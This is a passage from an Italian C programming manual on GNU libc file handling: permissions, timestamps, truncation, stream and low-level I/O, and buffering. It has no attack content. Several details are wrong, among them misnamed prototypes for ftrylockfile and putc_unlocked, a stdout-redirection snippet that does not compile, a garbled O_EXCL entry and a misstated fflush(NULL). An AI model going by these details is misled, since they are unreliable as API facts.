- S_ISUID
  SUID bit.

- S_ISGID
  SGID bit.

- S_ISVTX
  Sticky bit.

Il settaggio dei permessi avviene tramite le seguenti funzioni[14] :

[14]Tralasciamo le funzioni *mask perché riteniamo maggiormente sicuro e comodo cambiare il permessi dopo la creazione del file

18.17.3 La funzione chmod

Function: int chmod (const char *FILENAME, mode_t MODE)

Mediante questa funzione i permessi del file FILENAME vengono settati a MODE. La funzione restituisce 0 in caso di successo, -1 altrimenti. La variabile errno può assumere uno dei seguenti valori:

- ENOENT
  Il file non esiste.
- EPERM
  Non si hanno i permessi necessari per l'operazione.
- EROFS
  Il file si trova su un file system read-only.
- EFTYPE
  Si tenta di settare lo sticky bit su un file che non è una directory. Alcuni file system non lo permettono[15].

18.17.4 La funzione fchmod

Function: int fchmod (int FILEDES, int MODE)

Analoga alla funzione precedente, l'unica differenza consiste nel fatto che, questa volta, il file è identificato dal suo fd. Restituisce 0 in caso di successo, -1 altrimenti. La variabile errno assume, in caso di errore, uno dei seguenti valori:

- EBADF
  Il file descriptor passato come argomenti non è valido.
- EINVAL
  Il file descriptor passato non corrisponde ad un file regolare ma ad un socket o ad una pipe.
- EPERM
  non si hanno i permessi necessari per portare a termine l'operazione richiesta.

[15]Poiché lo sticky bit non assume molta importanza in Linux non approfondiremo il concetto.

- EROFS
  Il file si trova su un fifle system read-only.

18.17.5 Un piccolo esempio

Il seguente è un piccolo esempio esplicativo sull'uso della funzione chmod (quindi applicabile anche alla fchmod). Il programma cambia i permessi alla lista di files passata come argomento, assegnando ad essi permessi di scrittura e lettura per il proprietario.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>

int main( int argc, char **argv )
{
    int i;
    int ecode = 0;

    for( i = 1; i < argc; i++ ) {
        if( chmod( argv[i], S_IRUSR | S_IWUSR ) == -1 ) {
            perror( argv[i] );
            ecode++;
        }
    }

    return ecode;
}
```

18.17.6 La funzione access

Function: int access (const char *FILENAME, int HOW)

Questa funzione è utilizzata per testare la possibilità e le modalità di accesso a FILENAME da parte del processo che la chiama. Il test è effettuato in base al Real ID del processo[16]. HOW è la modalità, o l'insieme delle modalità separate da — (or), per la quale si testa l'accesso. Le varie modalità sono riassunte nella tabella seguente:

[16] si veda il Cap. Utenti e Gruppi per ulteriori chiarimenti

Macro	significato
R_OK	Permesso di lettura
W_OK	Permesso di scrittura
X_OK	Permesso di esecuzione
F_OK	Esistenza del file

Viene restituito 0 nel caso in cui l'accesso sia permesso, -1 altrimenti. In caso di fallimento la variabile errno può assumere uno dei seguenti valori:

- EACCES
  Accesso negato.
- EROFS
  Il file si trova su un file system read-only
- ENOENT
  Il file non esiste.

18.18 Tempi

Se ben ricordate, all'interno della struttura stat erano definiti dei campi necessari all'allocazione di informazioni di natura temporale relative all'accesso, alla modifica e al cambiamento degli attributi del file preso in considerazione. I valori temporali relativi ad un campo vengono aggiornati automaticamente dal sistema ogni volta che si opera sul file la relativa operazione (ossia accesso per il primo, modifica per il secondo etc..). Le libc mettono tuttavia a disposizione del programmatore una funzione in grado di modificare questi campi a proprio piacimento (naturalmente è una questione di permessi). Comandi (e quindi funzioni) del genere sono spesso utilizzati dall'attaccante, ormai penetrato nel sistema, per coprire le proprie tracce. La funzione che permette il settaggio dei valori di cui sopra è utime(), ma prima di introdurla occorre descrivere un tipo di dato che utilizza. Si ricordi inoltre che l'utilizzo di funzione e tipo di dato e subordinata all'inclusione del file header `utime.h`

18.18.1 Il tipo di dato struct utimbuf

Questa struttura è composta dai seguenti campi:

- actime
  Variabile di tipo `time_t` identificante il momento dell'ultimo accesso al file.

- modtime
  Variabile di tipo `time_t` identificante il momento dell'ultima modifica apportata al file.

18.18.2 La funzione utime

Function: int utime (const char *FILENAME, const struct utimbuf *TIMES)

Mediante questa funzione gli attributi del file relativi al momento dell'ultimo accesso e quello dell'ultima modifica vengono settati ai rispettivi valori presenti in TIMES, qualora la venga passato un null pointer allora verranno settati al momento in cui si effettua la chiamata (current time, per evitare ambiguità nella frase). Restituisce 0 in caso di successo, -1 altrimenti. Per quanto riguarda i valori che la variabile errno ouò assumere si rimanda il lettore alla pagina di manuale come utile esercizio. Si rimanda inoltre alla pagina di manuale della funzione utimes(), molto simile alla utime()

18.19 Dimensioni

Certamente la dimensione di un file è una della sue caratteristiche più evidenti e conosciute. Tuttavia non molti sanno che queste dimensioni possono essere variate (quasi arbitrariamente, nei limiti consentiti). Cosa significa questo? Quando un file viene creato la sua dimensione è automaticamente 0, poi dopo le operazioni di scrittura questa viene aggiornata automaticamente. Tuttavia è anche possibile intervenire sulla dimensione di un file diminuendola (e in questo caso si perdono dati per l'operazione di troncamento) oppure aumentandola (e in questo caso avremo spazio vuoto per l'operazione di estensione). Descriveremo ora brevemente le funzioni che svolgono questi compiti lasciando al lettore il compito di documentarsi sui valori che la variabile errno può assumere in caso di errore e sulle corrispondenti funzioni per architetture a 64 bit.

18.19.1 La funzione truncate

Function: int truncate (const char *FILENAME, off_t LENGTH)

Come potete facilmente intuire, tramite questa chiamata, la dimensione del file FILENAME è settata a LENGTH, questo significa che se la dimensione

passata è più piccola della dimensione precedente la chiamata allora verranno persi dei dati, se più grande allora si creerà dello spazio vuoto (hole). Riguardo a quest'ultima alternativa non è detto che tutti i sistemi accettino di farlo, è possibile che la dimensione del file rimanga invariata. La funzione restituisce 0 in caso di successo e -1 in caso di errore.

18.19.2 La funzione ftruncate

Function: int ftruncate (int FD, off_t LENGTH)

Analoga alla precedente. Questa volta viene passato il file descriptor.

18.20 Files speciali

Se date un'occhiata all'interno della directory /dev del vostro sistema troverete dei files dall'aspetto un pò particolare: non sono eseguibili, non sono file di testo, sono i device del sistema. Questi files particolari non possono essere creati mediante il solito procedimento, per questo motivo le libc mettono a disposizione una funzione specifica: mknod().

18.20.1 La funzione mknod

Function: int mknod (const char *FILENAME, int MODE, int DEV)

Questa funzione crea un file "speciale" di nome filname, secondo le modalità che ormai dovreste conoscere e fa in modo che questo file si riferisca al device passato cme terzo parametro. Restituisce 0 in caso di successo, -1 altrimenti. Per i valori di errno, si legga la relativa pagina di manuale.

Capitolo 19

Input/Output di Alto Livello

19.1 Introduzione

Finora abbiamo visto come interagire con il file system, come modificarlo aggiungendo o cancellando i suoi elementi. Siamo inoltre in grado di estrarre le caratteristiche di ogni file presente nel file system senza grossi problemi. Tuttavia ancora non abbiamo analizzato, se non molto velocemente in precedenza, i meccanismi che ci permettono di scrivere in un file le informazioni che vogliamo mantenere in maniera permanente[1] nel nostro sistema.

Proprio all'inizio del capitolo precedente abbiamo avuto modo di far notare la possibilità di ovviare a queste operazioni: ad alto livello mediante gli Streams oppure a basso livello mediante i file descriptors. In questo capitolo prenderemo in esame entramebe le modalità a partire dall'I/O ad alto livello che certamente consente maggiore libertà.

Importante: la struttura dati necessaria alla memorizzazione delle caratteristiche dello stream è FILE. Abbiamo già usato parecchie volte questo tipo di dato, senza sapere effettivamente a cosa si riferisse. I più curiosi sappiano che è definito in `stdio.h`.

Come abbiamo già detto stdin, stdout, stderr sono degli streams e come tali possono essere manipolati. Una cosa che potrebbe essere utile all'interno di un nostro programma è la redirezione dello standerd output su di un file. La cosa si ottiene molto facilmente nel seguente modo;

```
fclose(stdout)
stdout = fopen("file_di_output", w);
```

[1] Ossia in maniera tale che questi dati persistano anche dopo un reboot

19.2 I/O e Threads

Esporremo ora dei concetti che potrebbero non essere molto chiari al principiante. Per questo motivo **raccomandiamo di saltare questa sezione e di ritornarvi solo dopo aver letto i capitoli relativi ai Processi ed ai Threads**. Abbiamo preferito inserire queste informazioni nel presente capitoli per motivi di compartimentalizzazione dei concetti, trattando esse effettivamente di I/O su file.

Se invece state leggendo queste righe significa che conoscete i concetti di Threads e di Processo assieme alle problematiche che i primi comportano in fatto di sincronizzazione delle operazioni di I/O. Lo standard POSIX richiede tuttavia che le operazioni sugli streams abbiano natura atomica. Per questo motivo se più threads teneteranno di eseguire contemporaneamente un'operazione sul medesimo stream l'insieme delle operazioni sarà eseguito in maniera prettamente sequenziale. In uun certo senso potremmo dire che lo stream risolta bloccato per dal thread che sta effettuando l'operazione di volta in volta. Ci sono delle situazioni in cui quest'atomicità non è sufficiente perchè è vero che ogni singola operazione è atomica ma non si può dire altrettanto per un insieme di operazioni, figuriamoci poi un'insieme di operazioni non atomiche. Per questo motivo il bloccaggio deve essere implementato dal programmatore stesso mediante queste funzioni:

19.2.1 La funzione flockfile

Function: void flockfile (FILE *STREAM)

Questa funzione blocca lo stream passato come parametro al momento della sua chiamata. Da questo momento nessun altro thread potrà tentare di bloccare il file eseguendo la stessa chiamata. Se gli altri threads presentano la stessa chiamata precedente le latre operazioni allora i vari blocchi saranno eseguiti in maniera sequenziale. Lo stream dovrà poi essere sbloccato mediante la funzione funlockfile che vedremo in seguito.

19.2.2 La funzione ftrylockfile

Function: int flockfile (FILE *STREAM)

Consigliamo l'utilizzo di questa funzione piuttsto della precedente in quanto restituisce 0 se il blocco è potuto avvenire, valori diversi da 0 altrimenti, nel caso in cui il file sia già stato bloccato da un altro thread. Sia chiaro che il valore restituito (e quindi il successo o meno della chiamata) deve essere verificato in quanto se non lo si facesse si rischierebbe di chiamare funlockfile per un bloccaggio avvenuto in un altro thread. Questo potrebbe portare a risultati deleteri (con molta probabilità).

19.2.3 La funzione funlockfile

Function: void funlockfile (FILE *STREAM)

Sblocca lo stream che torna dunque ad essere disponibile per lo operazioni degli altri threads oppure altre operazioni di blocco.

Potrebbe tuttavia accadere che non si voglia che queste operazioni di blocco accadano, neanche quelle di default per le singole operazioni atomiche. Perche? Ebbene l'operazione di blocco di un file richiede comunque tempo e memoria. esistono allora delle funzioni di libreria con suuffisso unlocked (es. putc_unlocked) che evitano il blocco e che vedremo maggiormente in dettaglio nella prossima sezione. Si tenga inoltre presente che la scrittura contemporanea su un file può avvenire solo su sistemi multiprocessore.

19.3 funzioni di Output

Le funzioni che andiamo a desacrivere consentono operazioni di Output su stream, necessitano, come già accennato in precedenza dell'header `stdio.h`.

19.3.1 La funzione fputc

Function: int fputc (int C, FILE *STREAM)

Molti di voi, che magari potrebbero già aver incontrato questa funzione, si domanderanno perché essa accetti un intero come primo parametro. In realtà la funzione si occupa di covertire il tipo intero passsato in un *unsigned char*. E' comunque da far notare che ogni variabile di tipo "char" al momento della chiamata viene convertita in un intero di cui viene però utilizzato solo il primo byte. Per motivi storici comunque questa funzione accetta una variabile di

tipo intero e non un "char" come parametro. Il carattere C viene comunque scritto sullo stream passato come secondo parametro ed è inoltre restituito dalla funzione. In caso di errore viene restituito EOF.

19.3.2 La funzione fputc_unlocked

Function: int fputc_unlocked (int C, FILE *STREAM)

Analoga alla precendente evita tuttavia il bloccaggio dello stream per motivi precedentemente addotti.

19.3.3 La funzione putc

Function: int putc(int C, FILE *STREAM)

Analoga alla fputc nelle funzionalità differisce però nella sua implementazione in molti sistemi nei quali è definita come una macro in modo da incrementare le performence della chiamata.

19.3.4 La funzione putc_unlocked

Function: int putc(int C, FILE *STREAM)

Analoga alla precedente se non per il fatto che evita l'implicito bloccaggio dello stream passato come secondo argomento.

19.3.5 La funzione putchar

Function: int putchar(int C)

Analoga alla funzione putc. Si assume che lo stream sia `stdout`.

19.3.6 La funzione putchar_unlocked

Function: int putchar_unlocked(int C)

Analoga alla precendente con l'esplicito divieto di blocco automatico dello stream.

19.3.7 La funzione fputs

Function: int fputs (const char *S, FILE *STREAM)

Se le funzioni precedenti prendevano in considerazione caratteri, la funzione corrente prende in considerazione un puntatore a carattere, in poche parole una stringa costante come può essere username, se vogliamo. La stringa viene scritta sullo stream passato come parametro, il carattere null che la termina viene ignorato. Sia chiaro inoltra che successive chiamate alla funzione semplicemente concateneranno la stringa passata alla stringa precedentemente scritta, senza aggiungere automaticamente caratteri di newline. In poche parole dovrete aggiungerli da voi passando stringhe che ne siano provviste. In caso di errore viene restituito EOF, un valore positivo altrimenti.

19.3.8 La funzione fputs_unlocked

Function: int fputs_unlocked (const char *S, FILE *STREAM)

Analoga alla precendente con la sola differenza che il bloccaggio implicito dello stream viene impedito.

19.3.9 La funzione puts

Function: int puts(const char *S

Questa funzione scrive la stringa passata come parametro su stdout. **Aggiunge ad essa il carattere newline**. Il carattere null che termina le stringhe viene ignorato.

19.3.10 La funzione fwrite

Function: size_t fwrite (const void *DATA, size_t SIZE, size_t COUNT, FILE *STREAM)

Molte volte, soprattutto in caso di files binari, è comveniente offettuare operazioni di I/O su blocchi di dimensione determinata diversi da semplici caratteri io righe. Questa funzione permette di scrivere sullo stream passato come parametro un numero COUNT di oggetti di dimensione SIZE memorizzati nell'array puntato da DATA. Il valore resituito è in genere il numero di oggetti effettivamente scritti, altri volori indicano il verificarsi di un errore.

19.3.11 La funzione fwrite_unlocked

Function: size_t fwrite_unlocked (const void *DATA, size_t SIZE, size_t COUNT, FILE *STREAM)

Analoga alla precedente ma impedisce il bloccaggio implicito dello stream.

19.4 Funzioni di Input

Le funzioni che seguono sono a differenza delle precedenti il mezzo per effettuare operazioni di Input. Tali operazioni necessitano di particolare cura da parte del programmatore poiché hanno fondamentalmente lo scopo di acquisire dati spesso vitali per il programma. L'acquisizione di dati errati o mal formattati potrebbe (in genere lo fa) comportare valori imprevisti per le variabili del programma con conseguente terminazione anomala o comportamento inatteso ed errato. Questi errori possono essere anche piuttosto di difficili da scovare poiché si tende a cercare l'errore in funzioni definite dal programmatore o in passaggi complessi nel programma piuttosto che nella semplice funzione di Input, quindi state attenti.
Una cosa da dire, valida anche per le funzioni precedenti, riguarda il tipo ritornato per le funzioni che restituiscono un carattere. Vedrete che tali funzioni presentano nel prototipo la restituzione di un intero. Ora è bene utilizzare una varabile di tipo int per effettuare lo storage del valore restituito soprattutto per evitare che EOF (uguale a -1), restituito spesso in caso di errore, venga erroneamente scabianto con il carattere valido "-1". Una volta che si è verificato che il valore restituito non rappresenta un errore allora è possibile trattare la variabile come un carattere, magari effettuando un casting.

19.4.1 La funzione fgetc

Function: int fgetc (FILE *STREAM)

Questa funzione legge il prossimo carattere (dipende da dove si trova il puntatore alla posizione corrente, nel caso, ad esempio, in cui siano state effettuate altre operazioni di scrittura) e lo resituisce come valore di ritorno. Il carattere è letto come un *u*nsigned char ma viene restituito come un intero. Se viene letta la fine del file viene restituito EOF.

19.4.2 La funzione fgetc_unlocked

Function: int getc_unlocked (FILE *STREAM)

Avete imparato no?

19.4.3 La funzione getc

Function: int getc(FILE *STREAM)

Analoga alla fgetc è spesso implementata come una macro ed è molto performante. Il suo utilizzo nella lettura di singoli caratteri è quindi consigliato.

19.4.4 La funzione getc_unlocked

Function: int getc_unlocked (FILE *STREAM)

No Comment.

19.4.5 La funzione getchar

Function: int getchar (void)

Equivalente alla getc, lo stream predefinito è stdin.

19.4.6 La funzione getchar_unlocked

Function: int getchar_unlocked (void)

No comment.

19.4.7 La funzione fread

Function: size_t fread (void *DATA, size_t SIZE, size_t COUNT, FILE *STREAM)

Questa funzione permette di leggere dal file STREAM passato come parametro un numero di oggetti, di dimensione SIZE, pari a COUNT. Questi oggetti vengono poi memorizzati nel buffer puntato da DATA. Il numero di oggetti letti effettivamente viene ritornato [2]. Se la fine del file viene a trovarsi proprio nel mezzo della lettura di un oggetto esso non viene memorizzato e il valore restituito non lo conteplerà.

19.4.8 La funzione fread_unlocked

Function: size_t fread_unlocked (void *DATA, size_t SIZE, size_t COUNT, FILE *STREAM)

No Comment.

19.5 EOF

Come abbiamo gai avuto modo di sottolineare più volte, questa macro, definita in `stdio.h`, non è che un intero (usualmente uguale a -1). Essa è tuttavia utilizzata in maniera piuttosto ambigua in quanto, restituita, segnala due condizioni molto diverse:

- La fine del file;
- Il verificarsi di un errore.

Questo porta a considerare la possibilità di effettuare le due verifiche in maniera differente dall'analisi del valore di ritorno delle funzioni di I/O. Le libreirie C vengono dunque incontro al programmtore con questa necessità mediante le seguenti funzioni:

19.5.1 La funzione feof

Function: int feof (FILE *STREAM)

Questa funzione ritorna un valore diverso da zero (quindi un valore logico TRUE) solo se si è raggiunta la fine del file, zero (o FALSE) altrimenti.

[2] Tale numero può non essere uguale a COUNT qualora vi siano errori in lettura oppure si raggiunga la fine del file.

19.5.2 La funzione feof_unlocked

Function: int feof_unlocked (FILE *STREAM)

No Comment.

19.5.3 La funzione ferror

Function: int ferror (FILE *STREAM)

Questa funzione restituisce un valore diverso da zero qualora l'ultima operazione di I/O abbia determinato un errore, zero altrimenti.

19.5.4 La funzione ferror_unlocked

Function: int ferror_unlocked (FILE *STREAM)

No Comment.

19.6 Buffering

Le operazioni di I/O comportano la trasmissione di un flusso di caratteri gestita dal sistema operativo allo stream in maniera asincrona, questo comporta l'allocazione dei caratteri immessi in un buffer di memoria in attesa della trasmissione, questa operazione, come avrete intuito prende il nome di *buffering*. Questa particolarità deve essere tenuta in considerazione nella stesura di un programma, soprattuto quando si deve avere la certezza temporale, nell'ambito di un processo, del verificarsi di determinate transazioni di I/O su streams [3]. Il buffering può comunque essere evitato facendo uso dei I/O di basso livello che mostreremo nella parte relativa di questo capitolo. Per ora supponiamo dunque che il buffering non sia evitabile e che quindi sarebbe buona regola il gestirlo all'interno dei nostri programmi. Innanzitutto occorre prendere in considerazioni le tre politiche di buffering che il sistema può attuare per uno stream:

[3] I programmi interattivi ne sono l'esempio pricipale.

- STREAM *Unbuffered*
  In questo caso ogni carattere immesso è singolarmente inviato allo stream. Si badi bene al fatto che "singolarmente inviato" **non** significa "immediatamente inviato", infatti il carattere verrà inviato non appena possibile (a discrezione del sistema operativo). Data tuttavia la piccola dimensione del dato da inviare spesso l'invio risulta immediato.

- STREAM *Line Buffered*
  Il flusso di caratteri è trsmesso allo stream non appena viene incontrato un carattere newline.

- STREAM *Fully Buffered*
  I caratteri vengono inviati allo stream in blocchi di dimensione definita dal programmatore. Questa è la caratteristica di default per tutti gli stream appena aperti.

L'operazione di *flushing* , ossia lo svuotamento del buffer con l'invio dei dati in esso contenuti allo stream, è attuata in maniera automatica dal sistema in varie condizioni che non esamineremo in dettaglio[4] ma può essere forzata anche dall'utente stesso mediante le seguenti funzioni:

19.6.1 La funzione fflush

Function: int fflush (FILE *STREAM)

Come potete facilmente immaginare questa funzione causa il *flushing* dei dati sullo stream passato come parametro. Qualcuno, molto attento e fantasioso, si potrebbe domandare cosa accadrebbe se si invocasse queste funzione passando un null pointer, ossia uno stream effettivamente non aperto. Ebbene in quel caso il contenuto del buffer verrebbe inviato a, udite udite, **TUTTI** gli streams aperti. La funzione ritorna EOF se si verifica un errore nella scrittura sullo stream, zero altrimenti.

19.6.2 La funzione fflush_unlocked

Function: int fflush_unlocked (FILE *STREAM)

No Comment.

[4] Ad esempio il tentativo di effettuare il buffering su un buffer pieno.

19.6.3 La funzione __fpurge

Function: int __fpurge (FILE *STREAM)

In alcuni casi il programmtore potrebbe ritenere utile, o necessario, dimenticare quello che è stato inserito nel buffer, questa funzione svolge per questo il compito di svuotare il buffer senza effettuare il *flushing*.

Al programmatore è comunuque lasciata la libertà decidere quale politica di buffering attuare su uno stream creato in ogni momento del programma, non solamente all'apertura dello stream stesso:

19.6.4 La funzione setvbuf

Function: int setvbuf (FILE *STREAM, char *BUF, int MODE, size_t SIZE)

Questa funzione è utilizzata per settare la politica di buffering dello stream STREAM utilizzando un buffer di memoria puntato da BUF, ossia un semplice array di char che deve avere almeno la dimensione SIZE (ma può essere anche più grande, comunuque in esso verranno allocati SIZE caratteri). Si noti che, qualora BUF sia un null pointer allora il compito di allocazione di un buffer adatto sarà lasciato al sistema. MODE non è che la macro identificante la modalità di buffering e deve assumere uno dei seguenti valori:

- _IOFBF
  Intero che specifica che lo stream dovrà essere *Fully Buffered*.
- _IOLBF
  Intero che specifica che lo stream dovrà essere *Line Buffered*.
- _IONBF
  Intero che specifica che lo stream dovrà essere *Unbuffered*.

Esiste inoltre la Macro BUSIZ che indentifica un valore ottimale per il sistema per le operazioni di I/O, il suo valoe, un intero, è almeno di 256. Molto comodo da usare.

19.6.5 La funzione __flbf

Function: int __flbf (FILE *STREAM)

Questa funzione restituisce un valore diverso da zero nel caso in cui lo stream passato come parametro sia *Line Buffered*, zero altrimenti. Per utilizzarla è necessario includere nel sorgente il file header `stdio_ext.h`.

19.6.6 La funzione __fbufsize

size_t __fbufsize (FILE *STREAM)

Questa funzione restituisce la dimensione del buffer allocato per lo stream passto come parametro. Necessita di `stdio_ext.h`

19.6.7 La funzione __fpending

size_t __fpending (FILE *STREAM

Questa funzione restituisce il numero di bytes presenti nel buffer. Necessita di `stdio_ext.h`

NON tratteremo in questa relase di altri tipi di streams né della possibilità di crearne di personalizzati. Sarà fatto in seguito. I più curiosi possono comunque documentarsi autonomamente.

Capitolo 20

I/O di basso livello

Contrariamente a quanto il titolo di questa sezione porterebbe a pensare non mostreremo esempi di codice scadente che utilizza le funzioni in precedenza descritte, bensì ci spingeremo ancora oltre nelle possibilità offerte dalla libreire C GNU per l'implementazione di operazioni di I/O. È pur vero che le funzioni che operano su streams consentono una maggiore flessibilita tuttavia esistono operazioni che esse non possono effettuare ed operazioni che conviene eseguire mediante l'I/O low level. Alcune delle cose che vedremo si ricollegano al capitolo precendente e le daremo dunque per note. Le chiamate che vedremo hanno bisogno dei seguenti header: `sys/types.h`, `sys/stat.h` e `fcntl.h`

Cominciamo dunque con le normali operazioni di apertura e chiusura di un file:

20.1 Apertura e Chiusura di un file

20.1.1 La funzione open

Function: int open (const char *FILENAME, int FLAGS[, mode_t MODE])

Questa funzione restituisce un file descriptor per il file FILENAME, il parametro MODE è opzionale e i valori che può assumere sono gli stessi dell'omonimo parametro della funzione chmod vista nella sezione relativo al filesystem. Necessita del file header `fcntl.h`. Per quanto riguarda il parametro flag eso può essere scelto fra le seguenti macro (possono anche essere fatte delle combinazioni tramite l'operatore di OR bit a bit):
Macro per la modalità di accesso:

- Macro: int O_RDONLY
  Apertura in sola lettura;
- Macro: int O_WRONLY
  Apertura in sola scrittura;
- Macro: int O_RDWR
  Apertura in lettura e scrittura;
- Macro: int O_EXEC
  Apertura in esecuzione (solo nei sistemi GNU);

Macro inerenti il momento dell'apertura:
Le seguenti macro specificano opzioni relative all'apertura del file.

- Macro: int O_CREAT
  Se il file da aprire non esiste viene automaticamente creato;
- Macro: int O_EXCL
  Se si passa questa opzione assieme alla precedente la chiamata open() falisce qualora il file esista già. Molto utile;
- Macro: int O_NONBLOCK
  Evita il bloccaggio del files per un lungo periodo (utile nel caso di files speciali come devices);
- Macro: int O_NOCTTY
  Da vedere;
- Macro: int O_IGNORE_CTTY
  Da vedere;
- Macro: int O_NOLINK
  Se il file è un link viene aperto il limk invece del file a cui questo si riferisce;
- Macro: O_NOTRAN
  Da vedere;
- Macro: O_TRUNC
  Se il file è aperto anche in scrittura la sua lunghezza viene troncata a 0. Piuttosto che l'uso di questo file consigliamo la funzione ftruncate vista in precedenza.

Macro inerenti le operazioni sul file:

- Macro: int O_APPEND
  Implementa la modalità di scrittura in append-mode per il file in questione.

- Macro: int O_NONBLOCK
  Questo flag impostato fa si che rischieste di lettura dal file ritornino immediatamente una condizione di errore qualora i dati da leggere non siano ancora pronti per essere letti, invece di bloccare la chiamata. Richieste di scrittura comportano il ritorno di una condizione di errore qualora la scrittura non possa avvenire immediatamente.

Esistono inoltre altre Macro che sono delle estensioni BSD e GNU sulle quali vi invitiamo a documentarvi. Qualora la chiamata abbia successo verrà restituito un intero non negativo che non è altro che il file descriptor necessario all'identificazione del file per poter eseguire altre operazioni. In caso di errore viene restiruito il valore -1 e la variabile errno viene settata al valore conveniente. Molti dei valori che errno può assumere in queste circostanze sono già stati trattati nel capitolo inerente il file system. Esporremo dunque solo una lista di valorì piuttosto particolari rimandando il lettore, per la lista completa, alla pagina di manuale di open():

- EACCES
  Non si hanno i permessi di accesso al richiesti dai flags impostati nella chiamata.

- EEXIST
  Se i flag O_CREAT ed O_CREAT sono settati la chiamata fallisce se il file esiste già. Dunque errno assume il valore specificato.

- EINTR
  La chiamata è stata interrotta da un segnale.

- EISDIR
  Si vuole accedere in scrittura ad un directory.

- EMFILE
  Il processo presente troppi files aperti. Il massimo numero di files apribili da un processo è specificato dalla costante RLIMIT_NOFILE per la quale rimandiamo al capitolo sulla gestione delle risorse di sistema ed alla relativa appendice.

- ENOENT Il file non esiste e non è stato specificato il flag relativo alla sua creazione in questo caso.

- ENOSPEC
  Non c'è abbstanza spazio per la creazione del file.

- ENXIO
  Sono settati i flags O_NONBLOCK e O_WRONLY ed il file è una FIFO ma nessun processo ha aoperto il file per leggere.

20.1.2 La funzione close

Function: int close (int FD)

Questa funzione chiude il file identificato dal file descriptor passato come parametro. La memoria occupata dal file descriptor viene dunque deallocata, nel caso di una PIPE, quando tutti i file descriptors inerenti alla PIPE sono stati chiusi, i dati non letti vengono scaricati. In caso di successo la chiamata ritorna 0, -1 altirmenti. La variabile errno può assumere uno dei seguenti valori:

- EBADF Il file descriptor passato come parametro non è valido.
- EINTR La chiamata è stata interrotta da un segnale.

Per altri valori consultare la pagina di manuale della chiamata.

20.2 Lettura e scrittura

20.2.1 La funzione read

Function: ssize_t read (int FILEDES, void *BUFFER, size_t SIZE)

Prima di descrivere questa funzione è oppurtuno gettare un breve sguardo al tipo di dato restituito: il tipo ssize_t. ebbene questo tipo è assolutamente analogo al tipo size_t, l'unica differenza è che il primo può avere un segno.

La funzione corrente legge SIZE bytes da FILEDES ed effettua lo storage di questi in BUFFER, il carattere di terminazione NON viene aggiunto. Viene ritornato il numero di bytes che la chiamata ha letto che, nel caso si raggiunga la fine del file può essere minore di SIZE, la restituzione del valore 0, quindi, non può essere considerata un errore alla luce di quanto detto. In caso di errore viene infatti restituito il valore -1 e la variabile errno assume uno dei seguenti valori:

- EAGAIN
  In genere read() risulta essere una chiamata bloccante, il che significa fondamentalemnte che se l'imput non è immediatamente disponibile per soddisfare la richiesta essa rimane pendente, in attesa che possa essere portata a termine. Questo non accade se la nel caso in cui la chiamata sia non bloccante (vedremo in seguito cosa questo comporti e come si attui). In quest'ultima circostanza allora viene restituito il codice di errore EAGAIN.

- EBADF
  Filedescriptor non valido.

- EINTR
  La chiamata è stata interrotta da un segnale. [1]

- EIO
  In genere questo errore identifica un errore hadware. Si studi la pagina di manuale della funzione per ulteriori chiarimenti.

20.2.2 La funzione pread

Function: ssize_t pread (int FILEDES, void *BUFFER, size_t SIZE, off_t OFFSET)

Funzione simile alla precdente differisce da questa per il fatto che la lettura dei bytes non viene effettuata dall'attuale posizione del cursore ma ad una distanza OFFSET dall'inizio del file. In caso di errore la variabile errno può assumere, oltre ai valori precedentemente analizzati, i seguenti:

- EINVAL
  L'offeset passato è un numero negativo e come tale non valido.

- ESPIPE
  Il file descriptor è associato ad una pipe e come tale non ammette offsets.

[1] Si noti che questo codice viene restituito solo nel caso in cui il segnale interrompa una chiamata pendente. In caso contrario la chiamata, se pure interrotta, ritorna con successo i bytes letti.

20.2.3 La funzione write

ssize_t write (int FILEDES, const void *BUFFER, size_t SIZE)

Come potete facilmente intuire questa funzione scrive SIZE bytes di BUFFER sul file identificato da FILEDES. Naturalmente buffer non deve necessariamente contenere stringhe. Il numero di bytes scritti viene ritornato (può essere anche minore di size).Si faccia attenzione al fatto che la scrittura su supporto fisico può non essere immediata anche se i dati possono essere letti una volta che la funzione di scrittura è ritornata. In caso di errore la funzione ritorna -1 e la variabile errno può assumere uno dei seguenti valori:

- EIAGAIN
  In genere la funzione è bloccante o rimane in attesa fino a quando i dati non sono stati scritti. Nel caso si opti per una soluzione non bloccante, qualora i dati non possano essere scritti immediatamente, la funzione ritorna tale codice di errore.

- EBADF
  Filedescriptor non valido.

- EFBIG
  Il file dopo la scrittura sarebbe troppo grande.

- EINTR
  La funzione in attesa è stata interrotta da un segnale.

- EIO
  In genere si tratta di un errore hardware.

- ENOSPC
  Non c'è abbastanza spazio per il file.

- EPIPE
  Si sta tentando di scrivere su una pipe senza che ci sia alcun processo in lettura.

20.2.4 La funzione pwrite

ssize_t pwrite (int FILEDES, const void *BUFFER, size_t SIZE, off_t OFFSET)

Questa funzione è analoga alla precedente ed i codici di errore di quella sono validi, con lo stesso significato, anche sulla presente. La differenza consiste nel fatto che i caratteri non vengono scritti a partire dall'attuale posizione del cursore nel file ma ad una distanza OFFSET a partire a questo. L'intero restituito è il numero di caratteri scritti. La restituzione del valore -1 denota una condizione di errore. Ai codici di errore della chiamata precedente vanno aggiunti i seguenti due:

- EINVAL
  Offset negativo.

- ESPIPE
  Il filedescriptor passato identifica una FIFO o una PIPE che non permettono il posizionaento (quindi l'offset) del cursore.

20.3 Posizionamento

Il posizionamento del virtuale cursore di lettura e scrittura all'interno di un file identificato da un filedscriptor avviene mediante la seguente funzione:

20.3.1 La funzione lseek

Function: off_t lseek (int FILEDES, off_t OFFSET, int WHENCE)

FILEDEF non è che il filedescriptor identificante il file. Il paramentro WHENCE specifica come il deve essere interpretato il paramentro OFFSET e può assumere i seguenti valori con relativo significato:

- SEEK_SET
  L'offset è calcolato a partire dall'inizio del file;

- SEEK_CUR
  L'offeset è calocalato a partire dalla posizione corrente del cursore, per questo motivo può assumere anche valori negativi.

- SEEK_END
  Da vedere.

La funzione ritorna la posizione del cursore misurata in bytes a partire dall'inizio del file. In caso di errore viene restituito il valore -1 e la variabile errno assume uno dei seguenti valori:

- EBADF
  Filedescriptor non valido;
- EINVAL
  Offset non valido (anchein ralzione al parametro WHENCE;
- ESPIPE
  Il filedescriptor passato corrisponde ad una PIPE o ad una FIFO.

20.4 Da basso ad alto livello e viceversa

Abbiamo già sottolineato il fatto che le funzioni di I/O ad alto livello agiscono su streams mentre quelle a basso livello agiscono sui filedescriptors. Tuttavia è possibile effettuare lo switching tra le due modalità utilizzando le seguenti funzioni:

20.4.1 La funzione fdopen

